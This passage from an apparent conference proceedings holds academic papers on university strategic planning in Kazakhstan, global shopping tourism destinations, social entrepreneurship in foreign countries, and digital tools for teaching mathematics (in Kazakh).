Strategic planning in the corporate governance system of the university is a key tool for sustainable development, strengthening competitiveness and improving the efficiency of the educational organization. In the context of a rapidly changing external environment, digitalization, and growing academic and scientific competition, strategic management is becoming increasingly important as a systemic process that ensures consistency of goals, resources, and actions at all levels of management.

The essence of strategic planning in higher education was revealed, its conceptual foundations, basic methodological approaches were considered, and the best international practices were analyzed, demonstrating the variety of models and mechanisms used in university management. At the same time, a comprehensive study of the current strategic management system at the L.N. Gumilyov Eurasian National University was conducted, which made it possible to identify both its strengths and problem areas requiring transformation.

Based on the theoretical analysis, the role of strategic planning was determined as a long-term management function focused on mission formation, target priorities and resource allocation in conditions of instability and uncertainty. The key approaches were systematized — program-oriented, balanced, flexible, as well as elements of strategic management based on results, which made it possible to form a methodological basis for further research.

References:

1. The Corporate Governance Code of the L.N. Gumilyov Eurasian National University, a non-profit joint stock Company. – Astana, 2024-19.
2. Organizational structure and staffing of the NAO "L.N. Gumilyov Eurasian National University" // Approved by the decision of the Board of Directors of the NAO "L.N. Gumilyov ENU" dated August 26, 2024, Protocol No. 14/24. – Astana, 2024.20.
3. Report on the activities of the Service Corporate Secretary of the L.N. Gumilyov Eurasian National University for 2024. – Astana, 2024.
4. Quantitative composition of the Board of the NAO "L.N. Gumilyov Eurasian National University". – Astana, 2024.
5. Development Strategy of the L.N. Gumilyov Eurasian National University for 2021-2026 (with amendments and additions approved by the decision of the Board of Directors dated December 14, 2023, Protocol No. 15/23). – Astana, 2023.

Shopping tourism potential and destinations around the world

Bayramli Gunel Seyraf

Azerbaijan University of Tourism and Management

Abstract

Shopping tourism has evolved into a key segment of the global travel industry, offering destinations new avenues for economic growth, urban development, and international visibility. This essay explores the global potential of shopping tourism by examining its definition, economic impact, and the characteristics of leading shopping destinations such as Dubai, Paris, New York, Tokyo, Singapore, and Istanbul. It highlights the integration of luxury malls, cultural markets, and tax-free retail systems into tourism infrastructure. A comparative analysis of regional shopping cultures—spanning Europe, Asia, the Middle East, and the Americas—reveals how each adapts to consumer trends and digital transformation. Case studies showcase strategic models that have successfully positioned cities as global retail hubs. The essay concludes by emphasizing the importance of innovation, policy support, and cultural authenticity in harnessing shopping tourism for long-term sustainable development.

Introduction

In recent decades, shopping has evolved from a routine consumer activity into a dynamic component of international tourism. Once considered a secondary travel motivation, shopping tourism has emerged as a powerful sector within the global travel economy. With cities like Dubai, Paris, and Singapore branding themselves as shopping destinations, the integration of retail with tourism has redefined travel behavior and reshaped urban economies.

Shopping tourism refers to the act of traveling to a destination with the primary or secondary intention of purchasing goods. According to the United Nations World Tourism Organization (UNWTO), shopping tourism includes any trip where shopping represents a motivating factor for travel or a significant part of the travel experience (UNWTO, 2014). While some tourists engage in incidental shopping, others embark on trips specifically to buy products not available or more expensive in their home country.

There are several types of shopping tourism, each catering to distinct market segments:

1. **Luxury Shopping Tourism** – Focuses on high-end brands and exclusive products, often found in cities like Paris, Milan, and Dubai.
2. **Outlet Shopping Tourism** – Includes visits to outlet malls where consumers seek branded products at discounted prices. Examples include Woodbury Common in New York and La Vallée Village in France.
3. **Cultural/Traditional Shopping Tourism** – Involves the purchase of locally made crafts, textiles, and goods reflecting the cultural heritage of a region. Tourists visiting bazaars in Istanbul or souks in Marrakech fall into this category.
4. **Cross-border Shopping** – Often driven by price differences and favorable currency exchange rates, common near borders such as between the U.S. and Mexico or parts of Southeast Asia.

The growth of shopping tourism

The growth of shopping tourism is fueled by several global economic and social trends.

1. **Globalization and Brand Expansion.** As international travel becomes more accessible, global luxury brands have expanded their presence across major cities and tourist destinations. The

recognition of brands such as Louis Vuitton, Gucci, and Apple attracts global tourists who seek consistency and authenticity in their shopping experiences.

2. Growth of the Middle Class. Emerging markets, particularly in Asia, Latin America, and Eastern Europe, have experienced significant middle-class expansion. According to a report by Brookings Institution (2017), more than half of the global population is now considered middle class. This demographic shift has created millions of new consumers who are both willing and able to travel abroad for shopping.

3. Digitalization and Social Media Influence. Digital platforms have also transformed shopping tourism. Tourists today are informed by influencer marketing, Instagrammable locations, and online reviews, which shape their decisions on where and what to shop. Mobile applications and digital payment solutions have also made it easier for tourists to navigate foreign retail landscapes.

4. Duty-Free and Tax-Free Shopping Incentives. Many countries encourage shopping tourism through tax-free schemes for foreign tourists. For example, Japan, South Korea, and members of the European Union allow VAT refunds, which incentivizes bulk or luxury purchases.

Economic Contributions to Local Economies. The impact of shopping tourism on local economies is substantial. According to the World Travel & Tourism Council (WTTC), shopping accounts for up to 30–50% of total tourist expenditures in many destinations (WTTC, 2021). This makes it one of the largest tourism spending categories, surpassing accommodation and food in some regions.

Shopping tourists contribute directly to retail turnover, especially in fashion, cosmetics, and electronics. Cities that serve as hubs for fashion or technology benefit from increased consumer traffic and international visibility. Moreover, shopping tourism stimulates local manufacturing, particularly when tourists purchase indigenous or handcrafted goods.

In major shopping cities, retail expansion often goes hand in hand with investments in infrastructure, including transportation, entertainment, and public services. For example, Singapore's Orchard Road and Dubai Mall are not only retail spaces but also include restaurants, attractions, and entertainment hubs—creating full-day experiences that drive spending.

Shopping tourism indirectly supports employment in retail, logistics, services, and hospitality. From sales staff and transport operators to designers and warehouse personnel, the sector sustains thousands of jobs, particularly in urban settings.

The success of shopping tourism depends heavily on its integration with hospitality, travel, and cultural services. A seamless experience—from arrival to shopping to accommodation—is key to attracting and retaining tourists.

Many tour operators and travel agencies now offer shopping-themed itineraries, including transportation, interpreters, and accommodation near key retail districts. In destinations like Bangkok or Seoul, entire neighborhoods cater to this niche, offering convenience and customization.

Hotels frequently collaborate with malls and shopping centers to offer shopping packages, discounts, and shuttle services. Luxury hotels in cities like New York and Paris provide personal shopping assistants and VIP mall access, adding value to the tourist experience.

Special retail events, such as Dubai Shopping Festival, Black Friday in the U.S., and Singles' Day in China, attract millions of international visitors annually. These events combine shopping with entertainment and cultural exhibitions, turning them into large-scale tourism drivers.

Shopping tourism is no longer a peripheral activity but a central component of the modern travel experience. Its evolution into a distinct and high-yield tourism segment has been fueled by globalization, rising middle-class incomes, and the digitization of commerce. It contributes significantly to urban economies, employment, and retail innovation, while enhancing the travel experience through its connection to hospitality and entertainment. As tourism recovers post-pandemic, shopping tourism presents a strategic opportunity for destination branding, revenue generation, and cultural diplomacy in cities and nations across the globe.

As global travel continues to evolve, shopping tourism has become a core component of the tourism experience. Travelers are no longer content with just sightseeing—they also seek unique and luxurious shopping opportunities. In response, many cities have positioned themselves as premier shopping destinations, integrating retail with tourism, culture, and entertainment.

Several cities consistently rank among the world's most popular shopping tourism hotspots, attracting millions of international visitors annually. These include Dubai, Paris, New York, Tokyo, Singapore, and Istanbul, each offering a unique blend of modern retail experiences and cultural richness.

Dubai, for instance, has rapidly emerged as a luxury shopping hub. The city is home to some of the largest malls in the world, such as The Dubai Mall and Mall of the Emirates, featuring global luxury brands, indoor ski resorts, aquariums, and entertainment complexes.

Paris continues to be a timeless destination for fashion enthusiasts. Known as the birthplace of haute couture, Paris draws shoppers to its Champs-Élysées, Galeries Lafayette, and exclusive boutiques in the Faubourg Saint-Honoré district.

New York City is an iconic shopping metropolis with a mix of upscale retail (Fifth Avenue), department stores (Macy's, Bloomingdale's), and trendy neighborhoods like SoHo and Williamsburg. It balances historic retail with cutting-edge fashion and streetwear culture.

In Tokyo, shopping blends tradition and futurism. Districts like Ginza and Omotesando are famous for luxury shopping, while Shibuya and Harajuku cater to youth and pop culture. The city also has world-renowned electronics and cosmetics markets.

Singapore has built its tourism brand around retail excellence, with Orchard Road serving as its retail artery. The city offers both luxury malls and tax-free shopping incentives, appealing to travelers from across Southeast Asia and beyond.

Istanbul offers a compelling hybrid of East and West. Traditional markets like the Grand Bazaar and Spice Bazaar coexist with modern shopping centers such as Zorlu Center and Istinye Park, attracting tourists seeking a mix of history and high fashion.

Shopping tourism thrives where diverse retail formats coexist. Each top destination combines luxury malls, traditional markets, duty-free shopping, and fashion districts to appeal to a range of consumer preferences.

Luxury malls in cities like Dubai, Singapore, and Tokyo offer not just shopping but complete leisure experiences. These complexes include fine dining, spas, cinemas, and even theme parks, transforming shopping into a lifestyle activity.

Traditional markets and cultural bazaars, such as the Grand Bazaar in Istanbul or Nishiki Market in Kyoto, are essential components of the shopping tourism landscape. These offer tourists opportunities to purchase handmade, local, and culturally significant items, enriching the travel experience.

Tax-free zones are a major draw for international tourists. Cities like Singapore and Seoul provide VAT refunds for eligible purchases, which significantly influence shopping behavior, particularly among budget-conscious and luxury-seeking travelers alike.

Fashion districts, including Paris' Golden Triangle, New York's Fifth Avenue, and London's Oxford Street, act as branded destinations in themselves. Tourists plan entire trips around these areas, often inspired by global fashion weeks and celebrity endorsements.

While shopping tourism is a global phenomenon, its expression varies significantly by region.

Europe is traditionally associated with heritage shopping and luxury brands. Cities like Paris, Milan, and London emphasize exclusivity, craftsmanship, and timeless fashion. European cities benefit from historical urban aesthetics and prestige brands that are globally recognized.

Asian cities such as Tokyo, Seoul, and Bangkok have turned into tech-savvy, trend-driven shopping destinations. They focus on youth culture, electronics, K-beauty, and streetwear, appealing to

younger demographics and digital-native consumers. Asia also leads in blending retail with digital and gaming experiences.

The Middle East, led by Dubai, offers a luxury-forward, all-inclusive shopping experience with modern infrastructure and vast retail spaces. Mega-malls double as tourist attractions and offer tax-free shopping, making it a haven for high-spending travelers.

In the Americas, New York City, Miami, and Los Angeles stand out. These destinations merge global brands with local creativity, especially in street fashion and design. The outlet shopping trend is particularly strong in the U.S., attracting international tourists looking for premium goods at discounted prices.

Dubai: The Global Shopping Capital

Dubai's transformation into a shopping paradise is no accident. It is supported by strategic initiatives like the Dubai Shopping Festival (DSF), which combines retail promotions with concerts, raffles, and fireworks. DSF alone attracts over 3 million visitors annually (Dubai Tourism, 2023). Dubai also benefits from its status as a travel hub, with Emirates Airlines connecting shoppers from Asia, Europe, and Africa.

Paris: Fashion Legacy and Cultural Prestige

Paris has retained its allure through its branding as the home of luxury fashion. The presence of flagship stores from Louis Vuitton, Chanel, and Hermès, combined with its cultural institutions and walkable urban design, ensures that shopping is an immersive, elegant experience. Initiatives such as tax-free shopping for non-EU visitors and luxury concierge services have also expanded its appeal.

Singapore: Retail Innovation and Regional Hub

Singapore has leveraged its strategic location, multilingualism, and high urban planning standards to become a shopping hub for ASEAN countries. In addition to Orchard Road, Singapore offers design districts, pop-up stores, and seasonal sales events such as the Great Singapore Sale. Its Changi Airport Jewel Mall even offers world-class shopping experiences right inside a transit hub.

Tokyo: Blending Technology and Tradition

Tokyo is a unique shopping destination where tradition meets futurism. Visitors can shop for kimono in Asakusa and the latest gadgets in Akihabara. Japan's reputation for high quality and innovation, along with its efficient public transport, makes shopping tourism easy and rewarding.

Conclusion

Leading shopping tourism destinations have successfully built ecosystems where retail, hospitality, culture, and infrastructure converge to create compelling travel experiences. From Dubai's mega malls to Paris's elegant fashion districts and Tokyo's vibrant youth culture, these cities demonstrate that shopping tourism is not only a form of leisure but also a powerful economic driver and a strategic branding tool. Regional variations reflect cultural preferences and policy priorities, but the global goal remains consistent: to turn tourists into loyal shoppers and cultural ambassadors. As digital transformation and experiential travel continue to reshape the tourism landscape, cities that innovate while preserving authenticity will retain their appeal as shopping tourism powerhouses.

References

1. Brookings Institution (2017). The Unprecedented Expansion of the Global Middle Class.
2. Deloitte (2020). The Global Powers of Retailing
3. Dubai Department of Economy and Tourism (2023). Dubai Shopping Festival Annual Report.
4. Euromonitor International (2022). Global Consumer Trends in Travel and Retail.
5. Euromonitor International (2021). Global Retailing Trends.
6. Japan National Tourism Organization (2021). Inbound Tourism Trends Report

7. Singapore Tourism Board (2022). Tourism Statistics and Insights.
8. UNWTO (2014). Shopping Tourism: The Keys to Success. World Tourism Organization
9. World Tourism Organization (UNWTO) (2022). Shopping Tourism as a Driver of Urban Tourism
10. World Travel & Tourism Council (2021). Economic Impact Reports

The economic importance of social entrepreneurship in foreign countries

Kozhabatchina Gulnur

Doctoral student Phd Karaganda Buketov University, Karaganda, Kazakhstan

Annotation

Social entrepreneurship plays a key role in the economies of foreign countries, offering new approaches to solving social and environmental problems through the introduction of innovative business models. The article analyzes the economic aspects of social entrepreneurship, its impact on the economy of foreign countries, as well as its role in sustainable development. Special attention is paid to the examples of successful practices from the USA, Great Britain, Germany, India and Latin America, as well as the challenges and prospects for the development of this phenomenon in different countries.

Keywords: social entrepreneurship, economics, sustainable development, innovation, social impact, foreign experience.

Introduction

Social entrepreneurship is an activity aimed at solving social problems using entrepreneurial methods. Unlike traditional business, the main goal of social entrepreneurship is not only to make a profit, but also to create a positive social impact. International experience shows that social entrepreneurship has a significant impact on the economies of countries, contributing to reducing poverty, improving the quality of life and creating new jobs. This phenomenon also promotes the development of sustainable and innovative business models that serve as the foundation for continued growth and prosperity.

Social entrepreneurship has become an important part of economic policy in various countries around the world. In a number of States, it has proved to be a powerful tool for addressing issues such as inequality, the environment, health, and education. The article examines examples of countries where social entrepreneurship has played a significant role in the economy, as well as its impact on sustainable development and innovation.

At the present stage of society's development, social entrepreneurship is an important and integral part of the economic and social sphere of every developed country. The main purpose of social entrepreneurship is to solve the most important and significant social problems. Social entrepreneurship is actively developing and functioning in many socially useful areas, promotes effective interaction between all sectors of the economy in solving socially significant issues, and makes extensive use of a variety of organizational and legal forms provided for by national legislation. The development of social entrepreneurship contributes to the evolution of ethical standards of market behavior, as well as increasing the corporate responsibility of the business environment towards society.

Social entrepreneurship contributes to the improvement of the state system of providing services to the population. Thanks to him, there is an increase in the range of services and ways to provide them to the public.

Social entrepreneurship is a source of innovation in solving social problems. Through an innovative combination of available resources, using a combination of various tools, social entrepreneurship solves socio-economic problems in a more efficient way. Due to this, social enterprises use various innovations in the field of vital services more effectively. Social innovations

can then be replicated by government agencies. All this leads to an improvement in the quality of public services provided, as well as to the improvement of technology and methods of their provision.

Social entrepreneurship in the USA was actively developing in the 1980s and has undergone significant changes during its existence. This is primarily due to the growing interest in business models aimed at solving social problems using innovative approaches. One of the most striking examples is Grameen America, an organization based on the model developed by Muhammad Yunus in Bangladesh. Grameen America provides microfinance to the poor, enabling them to set up small businesses and improve their quality of life.

An important milestone in the development of social entrepreneurship in the United States was the creation of Ashoka, an organization that supports social entrepreneurs around the world by providing them with the necessary resources, knowledge and finance. Thus, the United States has become one of the leaders in supporting social innovation, creating conditions for the growth of the number of social enterprises that play an important role in the country's economy.

In addition, such instruments as Social Impact Bonds, bonds for social investments, are actively developing in the United States. This mechanism allows attracting private funds to solve social problems, which in turn stimulates the growth of the social entrepreneurship sector and increases its contribution to the economy.

The UK is one of the leaders in the field of social entrepreneurship, where social enterprises have been actively developing since the late 1990s. In 2000, the Social Enterprise UK Foundation was established, which aims to support social enterprises and promote them in the market. The country has developed programs that provide tax incentives and subsidies for social entrepreneurs, which stimulates the development of this sector.

Социальное предпринимательство в Великобритании стало важным инструментом для решения социальных проблем, таких как бездомность, бедность и безработица. Примером успешного социального бизнеса является The Big Issue — организация, которая помогает бездомным, предоставляя им возможность продавать журнал. Это позволяет бездомным людям зарабатывать на жизнь и восстанавливать свою социальную роль.

Social enterprises in the UK have an impact on local economies by creating jobs and providing access to educational and social services. They also contribute to the integration of marginalized groups into economic processes, which leads to a reduction in social tension and an improvement in the quality of life.

In Germany, social entrepreneurship has also been actively developing since the 2000s. The German experience is interesting because government agencies, private investors and universities actively interact here, which contributes to the effective development of social enterprises. One of the largest players in this market is the Social Impact organization, which supports aspiring social entrepreneurs by providing them with the necessary resources and advice.

The peculiarity of the German model is that social enterprises actively work in areas such as healthcare, education, and the environment, ensuring that these services are accessible to all segments of the population. Germany has a clear legislative framework aimed at supporting social entrepreneurship, as well as various forms of financing, including grants and tax incentives.

In addition, Germany is actively developing the concept of social economy, which implies the creation of value not only for business owners, but also for society as a whole. This has contributed to the growth of the number of social enterprises that have a significant impact on local economies, creating jobs and solving important social problems.

Social entrepreneurship in Latin America has become an important tool in the fight against poverty and inequality. In countries in the region such as Brazil and Argentina, social enterprises play a key role in providing access to basic services and improving the lives of people in rural and poor urban areas.

One example of a successful social business in Brazil is Viva Rio, an organization that works with young people in the favelas of Rio de Janeiro, teaching them new professions and providing jobs. Such enterprises are also actively developing environmental projects, providing access to clean water and sustainable energy sources.

Social enterprises in Latin America are important for local economies, as they not only solve social problems, but also create new jobs, which helps to reduce poverty and social tension.

India is an example of how social entrepreneurship can become an important tool to address global challenges such as poverty, lack of education, and unsustainable use of natural resources. One striking example is SELCO India, which provides solar panels to rural areas of the country, providing access to clean energy.

Social enterprises in India operate in various sectors, including healthcare, education, and environmental projects. They play a key role in the country's sustainable development by providing access to essential services and creating jobs for marginalized segments of the population.

In addition, India is actively developing initiatives to support women entrepreneurs by creating opportunities for their participation in economic processes. This helps to improve the social status of women and enhance their role in the economy.

Conclusion

Social entrepreneurship is of great economic importance in foreign countries, influencing the development of local economies, job creation, and solving social and environmental problems. Examples of successful practices in the USA, Great Britain, Germany, Latin America and India demonstrate how social enterprises can effectively solve the most important problems of society, promote sustainable development and create innovative business models.

International experience shows that social entrepreneurship is becoming an integral part of the economy, providing a positive social impact and contributing to economic growth. In countries where social entrepreneurship is actively developing, it contributes to improving the quality of life, reducing poverty and inequality, as well as creating sustainable and innovative business models.

The indirect contribution of social entrepreneurship is related to the fact that the activities of its subjects contribute to the development of competition in the social sphere. Thus, social entrepreneurship contributes to increasing the efficiency of the functioning of the system of providing social services as a whole. This is due to the fact that fewer resources will be withdrawn from the economy to provide and meet the same amount of social needs of the population. This makes it possible to reduce the tax burden, and use the released resources to invest and develop new projects in the future. In addition, the functioning of social entrepreneurship contributes to the growth of indicators of the level of education and health of the nation.

Thus, social entrepreneurship has a positive effect on the efficiency of the economy, contributes to an increase in economic growth. Thus, the practical activities of social entrepreneurship entities support social, economic and political stability, which are integral elements of the economic development of both individual States and the entire global community.

List of literature

1. Dees, J. G. (2007). The Meaning of Social Entrepreneurship.
2. Mair, J., & Martí, I. (2006). Social Entrepreneurship Research: A Source of Explanation, Prediction, and Delight. *Journal of World Business*, 41(1), 36-44.
3. Yunus, M. (2007). Creating a World Without Poverty: Social Business and the Future of Capitalism. PublicAffairs.
4. Social Enterprise UK (2021). Social Enterprise: The Business Model of the Future. [Electronic resource].

Physical and Mathematical Sciences

Математиканы оқыту барысында цифрлық технологияларды қолдану

Ермекова Набира Сагидуллаевна

Информатика және білімді цифрландыру кафедрасы, «І.Жансүгіров атындағы Жетісу университеті» КЕ АҚ, Талдықорған қаласы, Қазақстан

Еркін Хадиша Еркінқызы

6B01502 «Математика- Информатика» білім беру бағдарламасы бойынша 4-курс студенті, «І.Жансүгіров атындағы Жетісу университеті» КЕ АҚ, Талдықорған қаласы, Қазақстан

Аңдатпа

XXI ғасырдың басында цифрлық технологиялардың қарқынды дамуы адамзат дамуының жаһандық үрдісіне айналды. Үлкен деректер, виртуалды және толықтырылған шындық, бейімделу жүйелері, заттар интернеті, жасанды интеллект және ақпараттық дәуірдің басқа да белгілері өмірдің барлық салаларында инновациялардың кеңінен дамуына ықпал етеді, әлеуметтік-экономикалық дамудың үлкен перспективаларын ашады, адамдардың өмір сүру сапасын өзгертеді. Жаңа буын технологияларын кеңінен енгізу, күн сайын ақпарат көлемінің бірнеше есе артуы, роботтандыру, қазіргі әлемде техника мен басқару жүйелерінің айтарлықтай күрделенуі білім берудің барлық буындары мен деңгейлеріне қойылатын талаптарды мүлдем жаңа сапалы деңгейге көтеруде.

Кілт сөздер: цифрлық технологиялар, мобильді қосымшалар, құзіреттілік.

Кіріспе

Оқытудың цифрлық технологияларын меңгеру – қазіргі заман талабы. XXI ғасыр – цифрландыру ғасыры. Қазіргі қоғамдағы білім жүйесін дамытуда цифрлық технологиялардың маңызы зор. Білім беруді цифрландыру және пәндерді ғылыми-технологиялық негізде оқыту мақсаттары алға қойылуда. Цифрлық технологиялардың дамуы кезеңінде осы заманға сай білімді, әрі білікті мамандар даярлау – оқытушының басты міндеті болып табылады. Қоғамдағы цифрландыру процестерінің қарқынды дамуы жан-жақты, жаңа технологияны меңгерген жеке тұлға қалыптастыруды талап етеді.

Қазақстан Республикасының «Білім туралы» Заңының 11-бабының 9-тармағында оқытудың жаңа технологияларын, оның ішінде кәсіптік білім беру бағдарламаларының қоғам мен еңбек нарығының өзгеріп отыратын қажеттеріне тез бейімделуіне ықпал ететін кредиттік, қашықтан оқыту, цифрлық технологияларды енгізу және тиімді пайдалану міндеті қойылған.

Қазіргі таңда елімізде білім беру жүйесінде жаңашылдық қатарына цифрлық кеңістікті құру енгізілді. Цифрландыру жағдайында оқушылар меңгеруге тиісті білім, білік, дағдының көлемі күннен күнге артып, мазмұны өзгеріп отырады. Білім беру саласында цифрлық технологияларды пайдалану арқылы білімнің сапасын арттыру, білім беру үрдісін модернизациялаудың тиімді тәсілдері қолданылуда және одан әрі жетілдірілуде.

Мемлекеттің бірқатар стратегиялық құжаттарында болашақ мамандарды даярлау, олардың кәсіби біліктілігін дамыту мәселелері қарастырылған. Мәселен, Мемлекет басшысы Қасым-Жомарт Тоқаевтың 2022 жылы 1 қыркүйекте Қазақстан халқына Жолдауында «Қазіргі

жаһандық өзгерістер кезеңінде түлектің білімі еңбек нарығына шыққанға дейін-ақ жеткіліксіз болып қалуы әбден мүмкін. Сондықтан, құзырлы министрліктің алдында оқу бағдарламаларын жаңа жағдайға бейімдеу міндеті тұр. Бұл – кезек күттірмейтін шаруа...» екендігі көрсетілген. Сондай-ақ, білім беру саласын цифрландырудың маңыздылығы атап өтіліп, сапалы білім беру мен білікті кадрлар даярлау процесін одан әрі жеделдету мақсатында «Үкіметке осы мәселемен, атап айтқанда қашықтан білім беруге қажетті ақпараттық жүйенің сапасын жақсартумен мықтап айналысу», «Цифрлық педагог» білім беру жобасын жүзеге асыру тапсырылған [1]. Бұл өз кезегінде болашақ педагогтың цифрлық құзыреттілігін қалыптастырудың көкейкестілігін арттыра түседі. Олай дейтініміз бұған біріншіден, қазіргі цифрлық қоғамда заманауи Z және альфа ұрпақтарын сапалы білімдендіру мен тәрбиелеудің қажеттілігі, екіншіден жоғары оқу орындарының цифрлық университеттерге трансформациялануы мен бәсекеге қабілетті болу керектігі себеп болып отыр.

Оған қоса Қазақстан Президенті Қасым-Жомарт Тоқаевтың 2023 жылдың 1 қыркүйегіндегі «Әділетті Қазақстанның экономикалық бағдары» атты Қазақстан халқына Жолдауында «Жасанды интеллектінің мүмкіндіктерін толық пайдалансақ, білім экономикасына тың серпін береміз. Жетекші халықаралық компаниялармен ынтымақтастық орнату керек. Білікті мамандар даярлауымыз қажет. Кемінде үш белгілі жоғары оқу орны жасанды интеллект саласына қажетті кадр даярлаумен және зерттеулер жүргізумен айналысуы керек» деген міндеттері цифрлық сауатты мамандар даярлау қажеттілігін арттыра түседі [2].

2023 жылдың наурызында ҚР Үкіметінің Қаулысымен бекітілген Қазақстан Республикасында жоғары білім мен ғылымды дамытудың 2023-2029 жылдарға арналған тұжырымдамасында орта мерзімді перспективада аталған саланы одан әрі дамытудың басымдықтары айқын көрсетілген. Осы тұрғыдан мемлекет жоғары білім беру саласында келесі мәселелерге ерекше назар аударуда. Бұл мәселе Қазақстан Республикасының «Білім туралы» Заңының 11-бап 9-тармағында: «...оқытудың жаңа технологияларын, оның ішінде білім беру бағдарламаларының қоғам мен еңбек нарығының өзгеріп отыратын қажеттеріне тез бейімделуіне ықпал ететін кредиттік, қашықтан оқыту, ақпараттық-коммуникациялық технологияларды енгізу, цифрлық технологияларды қолдану және тиімді пайдалану», – деп атап көрсетілген [3]. Мұндағы болашақ маманның өз кәсіби қызметінде мейлінше, кең әрі тиімді түрде оқытудың жаңа технологияларын қолдану, заман талабына сай, қоғам өзгерісіне лайықты құзыретті, өзгерістерге бейімделу деңгейі жоғары, цифрлық технологияларды енгізуге қабілетті болуын көздеп отыр.

Негізгі бөлім

Білім – болашақ бағдары, кез келген маман даярлайтын оқу орнының басты міндеттерінің бірі – жеке тұлғаның құзыреттілігін дамыту. Құзырет – оқушының жеке және қоғам талаптарын қанағаттандыру мақсатындағы табысты іс-әрекетіне қажетті білім дайындығына әлеуметтік тапсырыс. Құзыреттілік – оқушының әрекет тәсілдерін жан-жақты игеруінен көрінетін білім нәтижесі. Цифрлық құзыреттілік – бұл жеке тұлғаның әртүрлі ақпаратты қабылдау, табу, сақтау, оны жүзеге асыру және цифрлық технологиялардың мүмкіндіктерін жан-жақты қолдану қабілеті.

Оқушылардың түпкілікті құзыреттіліктері – білім берудің жаңа нәтижелері. Құзыреттілікті оқушының пән бойынша игерген білім, білігінің жинағы деп қабылдауға болмайды. Ол – оқу нәтижесінде өзгермелі жағдайда меңгерген білім, білік, дағдыны тәжірибеде қолдана алу қабілеті болып табылатын жаңа сапа.


Қазіргі білім беру жүйесінде цифрлық технологияларды тиімді пайдалану оқушылардың шығармашылық қабілеттерін дамытуға мүмкіндік береді. Цифрлық құралдар

арқылы білім беру үрдісін жаңаша ұйымдастыру – оқытудың сапасын арттырып, оқушылардың математикалық ойлау қабілетін жетілдіруге ықпал етеді. Әсіресе, математикалық есептерді шешуде, зерттеу жұмыстарын жүргізуде және логикалық ойлауды қалыптастыруда цифрлық технологиялардың маңызы зор.

Математиканы оқып-үйрену барысында дәрістік сабақтармен қатар, практикалық және өзіндік жұмыстардың маңызы зор. Практикалық жұмыстар оқушылардың өз бетінше орындайтын тапсырмаларына бағытталған. Математика пәнінде цифрлық технологияларды қолдану және бағдарламалау саласындағы практикалық міндеттерді шешу арқылы оқушылар оқу-зерттеу қызметіне тартылады. Бұл үдеріс олардың практикалық дағдылары мен шеберліктерін қалыптастырып, теориялық-әдістемелік білімдерін бекітуге және қорытындылауға мүмкіндік береді.

Практикалық жұмыстар барысында оқушылар цифрлық технологияларды белсенді пайдалана отырып, талап етілетін нәтижеге жетуге тырысады. Сонымен қатар, бұл үдеріс олардың жаңа білімді игеру, шеберліктерін жетілдіру және дағдыларын қалыптастыру аясындағы шығармашылық қызметін дамытумен ерекшеленеді. Математика сабақтарында практикалық жұмыстарды ұйымдастыру кезінде әртүрлі оқыту әдістерінің ішінде ең тиімдісі – тапсырмаларды көрнекі түрде көрсету әдісі болып табылады.

Өзіндік жұмыстар келесі түрде құрылуы мүмкін, мысалы, цифрлық технологияларға негізделген математика курсында: алгебра және геометрия бойынша жаңа қосымша әзірлеу. Реконструктивті өзіндік жұмыстар жалпы білім беретін мектептің 8-сыныбына арналған «Квадраттық функция және оның графигі» тақырыбындағы есептерді түрлендіріп шығаруға бағытталған. Мысал ретінде, осы тақырыпқа байланысты тапсырмаларды цифрлық технологияларды қолданып орындауды қарастырайық (Сурет 1).



Сурет 1- Алгебрион мобильді платформасы

Цифрлық технологияларды қолдану арқылы оқушылардың жазу және математикалық дағдылары жетіле түседі. Сонымен қатар, олар өз мүмкіндіктерін бағалап, жеке және топтық оқытуды жетілдіруге, қажетті білім саласын анықтауға мүмкіндік алады.

Практикалық жұмыстар оқушылардың орындаған тапсырмалары мен жаттығуларын сипаттау негізінде жүргізіледі. Бұл тапсырмалар әртүрлі күрделілік деңгейінде болуы мүмкін:

- Бірінші деңгей – өткен материалдарды бекітуге арналған;
- Екінші деңгей – күрделі практикалық тапсырмаларды шешуге бағытталған;
- Үшінші деңгей – оқушыларды цифрлық технологияларды қолданудың жаңа әдістерімен таныстыруға арналған.

Осылайша, математиканы оқытуда практикалық жұмыстарды ұйымдастырудың тиімділігі цифрлық технологияларды қолдану арқылы арта түседі, бұл өз кезегінде оқушылардың білімін жетілдіруге және шығармашылық қабілеттерін дамытуға оң әсер етеді.

Цифрлық технологияларды қолдану математика сабағында мынадай мүмкіндіктер береді:

- Оқушылардың пәнге деген қызығушылығын арттыру;
- Күрделі математикалық ұғымдарды визуалды түсіндіру;
- Шығармашылық ойлауды дамыту үшін интерактивті тапсырмаларды пайдалану;
- Жеке және топтық жұмыстарды ұйымдастыруда икемділік жасау;
- Өздік және қашықтан білім алу мүмкіндігін кеңейту.

Математика сабағында қолданылатын цифрлық технологиялар

1. **Геометриялық құрылыстар мен модельдеу:** *GeoGebra, Desmos* сияқты бағдарламалар арқылы оқушылар күрделі геометриялық фигураларды салып, оларды зерттей алады.

2. **Интерактивті тақталар:** Сабақ барысында тақтаға сызбалар салып, математикалық процестерді нақты көрсетуге мүмкіндік береді.

3. **Виртуалды зертханалар:** Күрделі математикалық есептеулерді, графиктерді құруда арнайы платформаларды қолдану арқылы оқушылардың аналитикалық ойлауын дамытуға болады.

4. **Ойын элементтері:** *Kahoot, Quizizz, Matific* секілді платформалар математикалық білімді бекітуде шығармашылық қабілетті арттырады.

5. **Қолданбалы бағдарламалар:** Программалау арқылы математикалық есептерді шешу (*Python, Scratch, MATLAB*) оқушылардың логикалық ойлау қабілетін дамытуға ықпал етеді.

Оқушылардың шығармашылық белсенділігін арттыру әдістері

- **Жобалық оқыту:** Оқушылар белгілі бір математикалық мәселені зерттеп, өз шешімдерін цифрлық технологиялар арқылы ұсынады.
